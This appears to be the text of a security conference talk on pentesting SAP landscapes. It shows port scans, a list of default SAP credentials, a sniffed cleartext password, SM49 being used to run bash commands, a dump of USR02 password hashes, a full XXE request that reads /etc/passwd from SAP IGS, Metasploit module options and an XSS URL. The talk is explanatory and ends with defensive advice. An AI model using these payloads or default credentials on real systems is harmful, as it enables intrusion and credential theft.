10.3.161.3	50114	open	SAP StartService [SOAP over SSL] sapctrl01
10.3.161.3	3200	open	SAP Dispatcher sapdp00
10.3.161.3	50014	open	SAP StartService [SOAP over SSL] sapctrl00

```
[*] Auxiliary module execution completed
```

# Enumeration: Port Scanning SAP Systems



PORT	STATE	SERVICE
22/tcp	open	ssh
25/tcp	open	smtp
1128/tcp	open	saphostctrl
3200/tcp	open	tick-port
3201/tcp	open	cpq-tasksmart
3300/tcp	open	ceph
3601/tcp	open	visinet-gui
3901/tcp	open	nimsh
4800/tcp	open	iims
4901/tcp	open	flr_agent
4902/tcp	open	magiccontrol
4903/tcp	open	unknown
8000/tcp	open	http-alt
8101/tcp	open	ldoms-migr
40000/tcp	open	safetynetp
40001/tcp	open	unknown
40002/tcp	open	unknown
40080/tcp	open	unknown
44300/tcp	open	unknown
50000/tcp	open	ibm-db2
50001/tcp	open	unknown
50013/tcp	open	unknown
50014/tcp	open	unknown
50113/tcp	open	unknown
50114/tcp	open	unknown

# Enumeration: Port Scanning SAP Systems

PORT	STATE	SERVICE	
22/tcp	open	ssh	
25/tcp	open	smtp	
1128/tcp	open	saphostctrl	SAP Host Agent
3200/tcp	open	tick-port	Application Server ABAP
3201/tcp	open	cpq-taskmart	
3300/tcp	open	ceph	RFC
3601/tcp	open	visinet-gui	
3901/tcp	open	nimsh	Message Server
4800/tcp	open	iims	
4901/tcp	open	flr_agent	Encrypted RFC
4902/tcp	open	magiccontrol	
4903/tcp	open	unknown	Sybase ASE
8000/tcp	open	http-alt	
8101/tcp	open	ldoms-migr	
40000/tcp	open	safetynetp	ICM & Message Server (HTTP)
40001/tcp	open	unknown	
40002/tcp	open	unknown	
40080/tcp	open	unknown	IGS
44300/tcp	open	unknown	
50000/tcp	open	ibm-db2	ICM HTTPS
50001/tcp	open	unknown	
50013/tcp	open	unknown	Application Server Java
50014/tcp	open	unknown	
50113/tcp	open	unknown	
50114/tcp	open	unknown	Management Console

# COMMON VULNERABILITIES AND PITFALLS



# Good Old Default Credentials...

Default credentials, specifically for the SAP GUI or message server/RFC

Username	Password
SAP*	19920706 Down1oad Htods70334
DDIC	06071992 PASS
SAPCPIC	ADMIN
TMSADM	PASSWORD
EARLYWATCH	SUPPORT

# Remember?

5	0.048586	10.3.161.3	10.249.0.74	TCP	60	3200 → 50398 [ACK] Seq=1 Ack=322 Win=64128 Len=0
6	0.059727	10.3.161.3	10.249.0.74	TCP	1340	3200 → 50398 [ACK] Seq=1 Ack=322 Win=64128 Len=1286 [TCP segment of a reassembled PDU]
7	0.059833	10.3.161.3	10.249.0.74	TCP	1340	3200 → 50398 [ACK] Seq=1287 Ack=322 Win=64128 Len=1286 [TCP segment of a reassembled PDU]
8	0.059851	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=322 Ack=2573 Win=262144 Len=0
9	0.061516	10.3.161.3	10.249.0.74	SAPDIAG	599	Uncompressed Length=7099
10	0.114177	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=322 Ack=3118 Win=261632 Len=0
11	15.157404	10.249.0.74	10.3.161.3	SAPDIAG	610	Uncompressed Length=1166
12	15.161047	10.3.161.3	10.249.0.74	TCP	60	3200 → 50398 [ACK] Seq=3118 Ack=878 Win=64128 Len=0
13	15.271142	10.3.161.3	10.249.0.74	SAPDIAG	1003	Uncompressed Length=1857
14	15.334245	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=878 Ack=4067 Win=262144 Len=0

....	.0..	=	Dynt Atom Item Attribute Intensify:	False
....	0...	=	Dynt Atom Item Attribute Just Right:	False
...0	....	=	Dynt Atom Item Attribute Match Code:	False
..0.	....	=	Dynt Atom Item Attribute Prop Font:	False
.1..	....	=	Dynt Atom Item Attribute Yes3D:	True
0...	....	=	Dynt Atom Item Attribute Combo Style:	False

> [Expert Info (Warning/Security): Password field?]

Flag1: 0

DLen: 15

MLen: 12

MaxNoChars: 40

Text: secure\_password

0150	00 01 00 00 03 00 14 42	00 00 0f 0c 00 28	73 65	.....B .....(se
0160	63 75 72 65 5f 70 61 73	73 77 6f 72 64 10 09 0b		cure pas sword...
0170	00 0a 01 00 03 00 14 00	00 00 0b 00 11 00 00 03		.....
0180	0c 3c 3f 78 6d 6c 20 76	65 72 73 69 6f 6e 3d 22		<?xml v ersion="
0190	31 2e 30 22 20 65 6e 63	6f 64 69 6e 67 3d 22 73		1.0" enc oding="s
01a0	61 70 2a 22 3f 3e 3c 44	41 54 41 4d 41 4e 41 47		ap*"?><D ATAMANAG
01b0	45 52 3e 20 3c 43 4f 50	59 20 69 64 3d 22 63 6f		ER> <COP Y id="co
01c0	70 79 22 3e 20 20 3c 47	55 49 20 69 64 3d 22 67		py"> <G UI id="g
01d0	75 69 22 3e 20 20 20 3c	4d 45 54 52 49 43 53 20		ui"> < METRICS
01e0	69 64 3d 22 6d 65 74 72	69 63 73 22 20 58 31 20		id="metr ics" X1
01f0	3d 22 38 22 20 58 30 20	3d 22 33 37 37 22 20 58		="8" X0 ="377" X
0200	33 20 3d 22 31 39 31 36	22 20 58 32 20 3d 22 38		3 ="1916 " X2 ="8
0210	22 20 59 32 20 3d 22 32	37 22 20 59 33 20 3d 22		" Y2 ="2 7" Y3 ="

# Encryption Checks with sncscan

```
nschickert@usd-herolab-nschickert ~/kalishare > ./sncscan -H 10.3.161.11 -S 3200 -p diag
```

```
-----  
/ _ | ' \ / _ | _ | _ | _ | _ | _ | _ |  
 \ _ | | | | ( \ _ | ( \ _ | | | | |  
 | _ | | | | \ _ | \ _ | \ _ | , | | | |
```

Fri Aug 25 15:25:22 2023

scanning host: 10.3.161.11 3200

connect to server o.k.

Target: /H/10.3.161.11/S/3200

SNC enabled system (snc/enabled): 1 (yes)

MechID: Secude 5 GSS-API v2

Used Cryptolib: Internal SNC-Adapter (Rev 1.1) to CommonCryptoLib

Flag: 0x5a

Quality of Protection

snc/data\_protection/use 2 (INTEGRITY/SIGNED)

snc/data\_protection/max 3 (PRIVACY/SEALED)

snc/data\_protection/min 1 (OPEN)

Unencrypted communication is allowed by this system:

snc/only\_encrypted\_gui 0 (False)



<https://github.com/usdAG/sncscan>






# Cryptic Names, Potentially Dangerous Behavior

- SAP Transaction codes grant access to system functionality
- The sheer number of existing codes makes a robust role management challenging
  - Business needs can require access to certain transactions ...
  - ... that can also be misused to gain significant access rights

# Example SM49: Code Execution as a Feature

Predefined OS commands accessible in the transaction



Type	Command name	Op.system	Name of external program	Parameters of external program	Add
<input type="checkbox"/> SAP	ARCAUTO	ANYOS	arcauto		X
<input type="checkbox"/> SAP	BACKUP_HISTORY	ANYOS	sddb6his		X
<input type="checkbox"/> SAP	BRARCHIVE	ANYOS	brarchive		X
<input type="checkbox"/> SAP	BRBACKUP	ANYOS	brbackup		X
<input type="checkbox"/> SAP	BRCONNECT	ANYOS	brconnect		X
<input type="checkbox"/> SAP	BRTOOLS	ANYOS	brtools		X
<input type="checkbox"/> SAP	BTC_CHECK_STATE	ANYOS	sapchkst		X
<input type="checkbox"/> SAP	CAT	UNIX	cat		X
<input type="checkbox"/> SAP	CHECK_DSPMSGQ	OS/400	DSPMSG	MSGQ(QSYS/QCFGMSGQ)	X
<input type="checkbox"/> SAP	CHECK_PRTERLOG	AS/400	PRTERLOG		
<input type="checkbox"/> SAP	CHECK_QXDAEDRSQ	OS/400	WRKACTJOB	SBS(QSYSWRK) JOB(QXDAEDRSQ)	
<input type="checkbox"/> SAP	CHECK_R3RMTDB	AS/400	WRKACTJOB	SBS(QSYSWRK) JOB(R3RMTDB)	
<input type="checkbox"/> SAP	DB24DD	ANYOS	dd		X
<input type="checkbox"/> SAP	DB2RADM_MDM	ANYOS	db2radm	-m mdmi	X
<input type="checkbox"/> SAP	DB2_CONNECT_CHECK	ANYOS	db2radm	-m db2CCMSC	X
<input type="checkbox"/> SAP	DB2_SAPCL_GRANT	ANYOS	db2radm	-m db2i -G only	X
<input type="checkbox"/> SAP	DB6CLP	ANYOS	db6clp		X
<input type="checkbox"/> SAP	DB6_DATA_COLLECTO	ANYOS	db6clp		X

# Example SM49: Code Execution as a Feature

Addition of new OS commands

Command

Command Name	YBASH
Operating System	Linux
Type	

Create and Last Change

Created By	
	00:00:00
Last Changed By	
	00:00:00

Definition

Operating System Command	/bin/bash
Parameters for Operating System Command	

☒ Additional Parameters Allowed

☐ Trace



# Example SM49: Code Execution as a Feature

Configuration of OS command parameters

Definition

Operating System Command

/bin/bash

Parameters for Operating System Command

-c 'whoami'

☒ Additional Parameters Allowed

# Example SM49: Code Execution as a Feature

## Command Execution

**Command**










Command Name	YBASH	SAPXPG PID	28.394
Operating System	Linux	Conversation ID	18710356
Start Status	0	Stdin	R
Return Code	0	Stdout	M
Exit Code	0	Stderr	M
Exit Status	0	Wait for End	C
Execution Target	( )		

**Definition**

Operating System Command







/bin/bash

-c 'whoami'



np1adm|

# Threats by Third Party Plugins and Software

- Control-M (for SAP)
  - CVE-2019-19215 – Remote Buffer Overflow  <https://herolab.usd.de/security-advisories/usd-2019-0061/>
  - CVE-2019-19216 – Insecure File Copy  <https://herolab.usd.de/security-advisories/usd-2019-0060/>
  - CVE-2019-19217 – OS Command Injection  <https://herolab.usd.de/security-advisories/usd-2019-0059/>
  - CVE-2019-19218 – Insecure Password Storage  <https://herolab.usd.de/security-advisories/usd-2019-0066/>
  - CVE-2019-19219 – Arbitrary File Download  <https://herolab.usd.de/security-advisories/usd-2019-0065/>
  - CVE-2019-19220 – OS Command Injection  <https://herolab.usd.de/security-advisories/usd-2019-0064/>

# Code Execution Impacts

```
vncal@4hci:/ # su a4hadm -c "hdbsql -U DEFAULT -x 'select bname,bcode,passcode,pwdsaltedhash from usr02'"
BNAME,BCODE,PASSCODE,PWDSALTEDHASH
"SAP*",0x0000000000000000,0x00000000000000000000000000000000000000000000000,"{x-isssha, 1024}y6eTZg+G8zKcv8nGmX7z5tEeWuXRJSQwOjaMerpLgmY="
"SDMI_BFZKETP",0x0000000000000000,0x00000000000000000000000000000000000000000000000,"{x-isssha, 1024}3qy3okl8DcuEgrwiIRGHAXDacKcXTlkfgDex20A143U="
"SNOTE",0x0000000000000000,0x00000000000000000000000000000000000000000000000,"{x-isssha, 1024}y4BFy5Ig5x5fkM59uzZbn16obtzCYYSISQEuv+7P4SP8="
"TMSADM",0x0000000000000000,0x00000000000000000000000000000000000000000000000,"{x-isssha, 1024}QFRWF3naeoO/vctzsDG0Jxbi0a1rktOIYNRFCb5dpg="
"SAP*",0x0000000000000000,0x00000000000000000000000000000000000000000000000,"{x-isssha, 1024}DpDDjp1DCgeTtg1QIN/bYoJ8Av8oLTl18VD7yNAQM="
"SDMI_DLRYYAU",0x0000000000000000,0x00000000000000000000000000000000000000000000000,"{x-isssha, 1024}63jJRL02/gf9fx8VOZhRIjh4re7yFvgguPQA+vAnt3E="
"DDIC",0x0000000000000000,0x00000000000000000000000000000000000000000000000,"{x-isssha, 1024}LfW1pHZFfeAAhtYL LUZ9lg6VN85fn0ZEhlCDFFCVRnc="
"DDIC",0x0000000000000000,0x00000000000000000000000000000000000000000000000,"{x-isssha, 1024}jtBWptJVdyHhJv5AV/jwNoNQ/6rG7ditWsOFfhVjqI="
"BWDEVELOPER",0x0000000000000000,0x00000000000000000000000000000000000000000000000,"{x-isssha, 1024}XewIIIt8w+fBXSLQ5B7xRuImzrfAfDy1GS2VJKzwJilQ="
"DEVELOPER",0x0000000000000000,0x00000000000000000000000000000000000000000000000,"{x-isssha, 1024}zZT3Rw+vn6mrLbi3RdCpkYCKIDQu4uLino6cIBzqlk="
```

# SE16 – How Secure are Your Password Hashes?

**SAP Display Table USR02**

Table	USR02		
Short Description	Logon Data (Kernel-Side Use)		
Number of Entries	7		

MANDT	BNAME	BCODE	PASSCODE
PWDSALTEDHASH			
001	ADMIN	0000000000000000	00
{x-isssha, 1024}YD2itxbMqn6aI+lMNyjpXlcuch5hmw6A8BtNR7d2bY=			
001	BLACKHAT	0000000000000000	00
{x-isssha, 1024}HXYYW+qbIAj4A3iNRhVYnnm5wS5WQ5qALrUt3jF4PNwc=			
001	BWDEVELOPER	0000000000000000	00
{x-isssha, 1024}97RSLvHY8Az5idQApp+hft2GMUIj3BsVhYgj03ioSGI=			

# SE16 – How Secure are Your Password Hashes?

```
-----  
* Hash-Mode 7800 (SAP CODVN F/G (PASSCODE))  
-----
```

```
Speed.#1.....: 403.3 MH/s (81.98ms) @ Accel:32 Loops:256 Thr:256 Vec:1
```

```
-----  
* Hash-Mode 7700 (SAP CODVN B (BCODE))  
-----
```

```
Speed.#1.....: 342.2 MH/s (48.16ms) @ Accel:128 Loops:256 Thr:32 Vec:1
```

```
-----  
* Hash-Mode 10300 (SAP CODVN H (PWDSALTEDHASH) iSSHA-1) [Iterations: 1023]  
-----
```

```
Speed.#1.....: 1602.0 kH/s (49.99ms) @ Accel:16 Loops:1023 Thr:512 Vec:1
```



# Data Extraction for Script Kiddies

- Numerous known vulnerabilities are known for outdated SAP components
- One wide-spread example:  
XML External Entity Expansion in SAP IGS
  - CVE-2018-2392 &
  - CVE-2018-2393
- Metasploit module exists

```
1 POST /XMLCHART HTTP/1.1
2 Host: 172.16.30.29:40080
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Content-Type: multipart/form-data; boundary=_Part_754_1091046493_4212288722
5 Content-Length: 942
6 Connection: close
7
8 --_Part_754_1091046493_4212288722
9 Content-Disposition: form-data; name="data"; filename="91HiMQmqNSuo.xml"
10 Content-Type: application/xml
11
12 <?xml version='1.0' encoding='UTF-8'?>
13   <ChartData>
14     <Categories>
15       <Category>ALttP</Category>
16     </Categories>
17     <Series label="Hyrule">
18       <Point>
19         <Value type="y">9033</Value>
20       </Point>
21     </Series>
22   </ChartData>
23 --_Part_754_1091046493_4212288722
24 Content-Disposition: form-data; name="custo"; filename="W2Qezh1CAo0L.xml"
25 Content-Type: application/xml
26
27 <?xml version='1.0' encoding='UTF-8'?>
28   <!DOCTYPE Extension [<!ENTITY NHQSc SYSTEM "/etc/passwd">]>
29   <SAPChartCustomizing version="1.1">
30     <Elements>
31       <ChartElements>
32         <Title>
33           <Extension>&NHQSc;</Extension>
34         </Title>
35       </ChartElements>
36     </Elements>
37   </SAPChartCustomizing>
38 --_Part_754_1091046493_4212288722--
39
```

[https://github.com/Vladimir-Ivanov-Git/sap\\_igs\\_xxe](https://github.com/Vladimir-Ivanov-Git/sap_igs_xxe)

# Data Extraction for Script Kiddies

- Numerous known vulnerabilities are known for outdated SAP components
- One wide-spread example:  
XML External Entity Expansion in SAP IGS
  - CVE-2018-2392 &
  - CVE-2018-2393
- Metasploit module exists

```
1 HTTP/1.0 200 OK
2 Date: Thu, 09 Apr 2020 08:25:46 GMT
3 Server: SAP Internet Graphics Server
4 Connection: close
5 Content-Type: text/html
6 Content-Length: 1595
7
8 <area shape=rect coords="0, 0,0, 0" at:x:25:25:Batch jobs daemon:/va
9 bin:x:1:1:bin:/bin:/bin/bash
10 daemon:x:2:2:Daemon:/sbin:/bin/bash
11 ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
12 games:x:12:100:Games account:/var/games:/bin/bash
13 gdm:x:107:112:Gnome Display Manager daemon:/var/lib/gdm:/bin/false
14 haldaemon:x:101:102:User for haldaemon:/var/run/hald:/bin/false
15 lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
16 mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
17 man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
18 messagebus:x:100:101:User for D-Bus:/var/run/dbus:/bin/false
19 news:x:9:13:News system:/etc/news:/bin/bash
20 nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
21 ntp:x:74:108:NTP daemon:/var/lib/ntp:/bin/false
22 polkituser:x:104:107:PolicyKit:/var/run/PolicyKit:/bin/false
23 postfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/false
24 pulse:x:105:109:PulseAudio daemon:/var/lib/pulseaudio:/bin/false
25 puppet:x:103:106:Puppet daemon:/var/lib/puppet:/bin/false
26 root:x:0:0:root:/root:/bin/bash
27 sshd:x:71:65:SSH daemon:/var/lib/ssh:/bin/false
28 suse-ncc:x:106:111:Novell Customer Center User:/var/lib/YaST2/suse-r
29 uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
30 uidd:x:102:104:User for uidd:/var/run/uidd:/bin/false
31 wwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun:/bin/false
32 admin:x:1000:100:admin:/home/admin:/bin/bash
33 j45adm:x:1001:1001:SAP System Administrator:/home/j45adm:/bin/csh
34 sybj45:x:1002:1001:SAP Database Administrator:/sybase/J45:/bin/csh
35 sapadm:x:1003:1001:SAP System Administrator:/home/sapadm:/bin/false>
```

[https://github.com/Vladimir-Ivanov-Git/sap\\_igs\\_xxe](https://github.com/Vladimir-Ivanov-Git/sap_igs_xxe)

# Almost Too Easy...

```
msf6 > search sap internet graphics server
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/sap/sap_igs_xmlchart_xxe	2018-03-14	normal	Yes	SAP Internet Graphics Server (IGS) XMLCHART XXE

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/admin/sap/sap_igs_xmlchart_xxe`

```
msf6 > use 0
```

```
msf6 auxiliary(admin/sap/sap_igs_xmlchart_xxe) > options
```

Module options (auxiliary/admin/sap/sap\_igs\_xmlchart\_xxe):

Name	Current Setting	Required	Description
FILE	/etc/passwd	no	File to read from the remote server
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	40080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
URIPATH	/XMLCHART	yes	Path to the SAP IGS XMLCHART page from the web root
VHOST		no	HTTP server virtual host

# More Subtlety, Similar Impacts

- During our pentest engagements, we located some previously unknown vulnerabilities
- Some exploits target core SAP components, while others target common auxiliary services
  - CVE-2023-26457 – XSS in SAP content server
  - `http://<IP>:1090/sapcs?create&pVersion=%0aContent-type%3atext/html%0a%0a<script>alert("usd%20AG")</script>`

```
HTTP/1.1 400 Bad Request
x-servertype: SAP HTTP Content Server 7.53/1028/N
x-errordescription: Unsupported protocol version:
content-type:text/html
```

```
<script>alert("usd AG")</script>
Content-type: text/plain
```

# Misconfigurations

- SAP system parameters are used to configure most aspects of SAP instances
- Some correspond to traditional aspects...
  - Cryptographic algorithms used
  - Password policies
- ... others are more SAP specific
  - Accessibility of management console webmethods (often >2GB log data accessible!)
  - RFC security parameters
  - Hashing algorithms for password storage

# Takeaways

Complexity



There's more than meets the immediate eye when it comes to securing SAP landscapes

Threats



Attacks against SAP systems are lucrative, and the threats are real!

Approaches &  
Tooling



Proprietary technologies require dedicated tooling, but are not sufficient as protection

Protection



Limit access to SAP services, update systems and configure them according to best practices

---

# THANK YOU

---